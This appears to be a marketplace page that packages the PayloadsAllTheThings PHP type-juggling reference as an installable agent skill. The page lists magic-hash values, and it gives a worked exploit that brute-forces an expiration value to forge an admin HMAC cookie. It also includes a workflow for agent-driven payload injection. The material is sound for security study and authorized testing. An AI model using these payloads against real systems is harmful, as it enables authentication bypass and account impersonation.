

사용 방법
- 설치 명령을 복사하고 자신의 에이전트 환경에 설치하기 전에 소스 패키지를 확인하세요.
- 필요한 도구, 인증 정보, 지원 환경은 원본 문서에서 확인하세요.
- 입력과 원하는 산출물을 설명하고 출처와 결과를 대조하세요.
npx skills add https://github.com/smartworldarafath/rea_skill --skill payloads-type-juggling시작 전 확인
- 설치에는 모델 구독, API 한도, 파일 접근 권한이 포함되지 않습니다.
- 별점 수와 설치 수는 활동 지표이며 독립적인 품질·보안 검증이 아닙니다.
원본 저장소의 제목, 예시, 코드, 표, 링크, 이미지를 유지해 표시합니다.
Type Juggling Payloads
Source: PayloadsAllTheThings/Type Juggling Category:payloads-web| Skill ID:payloads-type-juggling
Overview
PHP and JavaScript type juggling payloads for authentication and comparison bypass.
This skill integrates the full PayloadsAllTheThings (PATT) payload library for the Type Juggling Payloads domain into the REA_Skill framework. Use it during authorized penetration testing, bug bounty research, security audits, and CTF challenges.
Workflow
1. Recon & Identification
- Identify the target technology stack and injection points
- Enumerate endpoints, parameters, and input vectors
- Determine applicable payload categories from the reference below
2. Payload Selection
- Browse the PATT payload library for the attack class
- Select encoding-appropriate payloads for the target environment
- Consider WAF bypass variants and obfuscation techniques
3. Exploitation (Authorized Only)
- Test payloads in order: passive → active → escalation
- Document every payload tested and its response
- Capture PoC evidence (screenshots, HTTP logs, curl output)
4. Verification & Reporting
- Confirm the vulnerability with a clean minimal PoC
- Map findings to CVE/CWE where applicable
- Report with remediation recommendations and code fixes
Full PATT Reference
Type Juggling
PHP is a loosely typed language, which means it tries to predict the programmer's intent and automatically converts variables to different types whenever it seems necessary. For example, a string containing only numbers can be treated as an integer or a float. However, this automatic conversion (or type juggling) can lead to unexpected results, especially when comparing variables using the '==' operator, which only checks for value equality (loose comparison), not type and value equality (strict comparison).
Summary
Loose Comparison
PHP type juggling vulnerabilities arise when loose comparison (== or !=) is employed instead of strict comparison (=== or !==) in an area where the attacker can control one of the variables being compared. This vulnerability can result in the application returning an unintended answer to the true or false statement, and can lead to severe authorization and/or authentication bugs.
- Loose comparison: using
== or !=: both variables have "the same value". - Strict comparison: using
=== or !==: both variables have "the same type and the same value".
True Statements
| Statement | Output |
|---|---|
'0010e2' == '1e3' | true |
'0xABCdef' == ' 0xABCdef' | true (PHP 5.0) / false (PHP 7.0) |
'0xABCdef' == ' 0xABCdef' | true (PHP 5.0) / false (PHP 7.0) |
'0x01' == 1 | true (PHP 5.0) / false (PHP 7.0) |
'0x1234Ab' == '1193131' | true (PHP 5.0) / false (PHP 7.0) |
'123' == 123 | true |
'123a' == 123 | true |
'abc' == 0 | true |
'' == 0 == false == NULL | true |
'' == 0 | true |
0 == false | true |
false == NULL | true |
NULL == '' | true |
PHP8 won't try to cast string into numbers anymore, thanks to the Saner string to number comparisons RFC, meaning that collision with hashes starting with 0e and the likes are finally a thing of the past! The Consistent type errors for internal functions RFC will prevent things like 0 == strcmp($_GET['username'], $password) bypasses, since strcmp won't return null and spit a warning any longer, but will throw a proper exception instead.
Loose Type comparisons occurs in many languages:
NULL Statements
| Function | Statement | Output |
|---|---|---|
| sha1 | var_dump(sha1([])); | NULL |
| md5 | var_dump(md5([])); | NULL |
Magic Hashes
Magic hashes arise due to a quirk in PHP's type juggling, when comparing string hashes to integers. If a string hash starts with "0e" followed by only numbers, PHP interprets this as scientific notation and the hash is treated as a float in comparison operations.
| Hash | "Magic" Number / String | Magic Hash | Found By / Description |
|---|---|---|---|
| MD4 | gH0nAdHk | 0e096229559581069251163783434175 | @spaze |
| MD4 | IiF+hTai | 00e90130237707355082822449868597 | @spaze |
| MD5 | 240610708 | 0e462097431906509019562988736854 | @spazef0rze |
| MD5 | QNKCDZO | 0e830400451993494058024219903391 | @spazef0rze |
| MD5 | 0e1137126905 | 0e291659922323405260514745084877 | @spazef0rze |
| MD5 | 0e215962017 | 0e291242476940776845150308577824 | @spazef0rze |
| MD5 | 129581926211651571912466741651878684928 | 06da5430449f8f6f23dfc1276f722738 | Raw: ?T0D??o#??'or'8.N=? |
| Hash | "Magic" Number / String | Magic Hash | Found By / Description |
|---|---|---|---|
| SHA1 | 10932435112 | 0e07766915004133176347055865026311692244 | Michael A. Cleverly, Michele Spagnuolo & Rogdham |
| SHA-224 | 10885164793773 | 0e281250946775200129471613219196999537878926740638594636 | @TihanyiNorbert |
| SHA-256 | 34250003024812 | 0e46289032038065916139621039085883773413820991920706299695051332 | @TihanyiNorbert |
| SHA-256 | TyNOQHUS | 0e66298694359207596086558843543959518835691168370379069085300385 | @Chick3nman512 |
<?php
var_dump(md5('240610708') == md5('QNKCDZO')); # bool(true)
var_dump(md5('aabg7XSs')  == md5('aabC9RqS'));
var_dump(sha1('aaroZmOk') == sha1('aaK1STfY'));
var_dump(sha1('aaO8zKZF') == sha1('aa3OFF9m'));
?>
Methodology
The vulnerability in the following code lies in the use of a loose comparison (!=) to validate the $cookie['hmac'] against the calculated $hash.
function validate_cookie($cookie,$key){
 $hash = hash_hmac('md5', $cookie['username'] . '|' . $cookie['expiration'], $key);
 if($cookie['hmac'] != $hash){ // loose comparison
  return false;

 }
 else{
  echo "Well done";
 }
}
In this case, if an attacker can control the $cookie['hmac'] value and set it to a string like "0", and somehow manipulate the hash_hmac function to return a hash that starts with "0e" followed only by numbers (which is interpreted as zero), the condition $cookie['hmac'] != $hash would evaluate to false, effectively bypassing the HMAC check.
We have control over 3 elements in the cookie:
$username- username you are targeting, probably "admin"$expiration- a UNIX timestamp, must be in the future$hmac- the provided hash, "0"
The exploitation phase is the following:
- Prepare a malicious cookie: The attacker prepares a cookie with $username set to the user they wish to impersonate (for example, "admin"),
$expirationset to a future UNIX timestamp, and $hmac set to "0". - Brute force the
$expirationvalue: The attacker then brute forces different$expirationvalues until the hash_hmac function generates a hash that starts with "0e" and is followed only by numbers. This is a computationally intensive process and might not be feasible depending on the system setup. However, if successful, this step would generate a "zero-like" hash.
 // docker run -it --rm -v /tmp/test:/usr/src/myapp -w /usr/src/myapp php:8.3.0alpha1-cli-buster php exp.php
 for($i=1424869663; $i < 1835970773; $i++ ){
  $out = hash_hmac('md5', 'admin|'.$i, '');
  if(str_starts_with($out, '0e' )){
   if($out == 0){
    echo "$i - ".$out;
    break;
   }
  }
 }
?>- Update the cookie data with the value from the bruteforce:
1539805986 - 0e772967136366835494939987377058
 $cookie = [
  'username' => 'admin',
  'expiration' => 1539805986,
  'hmac' => '0'
];- In this case we assumed the key was a null string :
$key = '';
Labs
References
- (Super) Magic Hashes - myst404 (@myst404_) - October 7, 2019
- Magic Hashes - Robert Hansen - May 11, 2015
- Magic hashes – PHP hash "collisions" - Michal Špaček (@spaze) - May 6, 2015
- PHP Magic Tricks: Type Juggling - Chris Smith (@chrismsnz) - August 18, 2020
- Writing Exploits For Exotic Bug Classes: PHP Type Juggling - Tyler Borland (TurboBorland) - August 17, 2013
REA MCP Integration
// REA MCP — Automated payload injection via REA tools
// Use analyze_function, procedure_pseudo_code, or observe_native_calls
// to identify injection sinks, then apply payloads from this skill.
Legal Notice
⚠️ Authorized Use Only. All payloads in this skill are for security research, penetration testing with written permission, CTF competitions, and defensive study. Unauthorized use against systems you do not own or have explicit permission to test is illegal.
